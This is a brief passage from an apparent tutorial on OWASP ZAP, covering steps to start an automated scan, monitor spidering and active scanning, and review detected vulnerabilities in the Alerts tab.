


Step 5: Run the Automated Scan

Click 'Attack' to start scanning. ZAP will spider and scan the target.

Step 6: Monitor the Scan Progress

Watch the status bar as spidering and active scanning proceed.



Step 7: Review the Alerts Tab

View vulnerabilities detected under the Alerts tab.

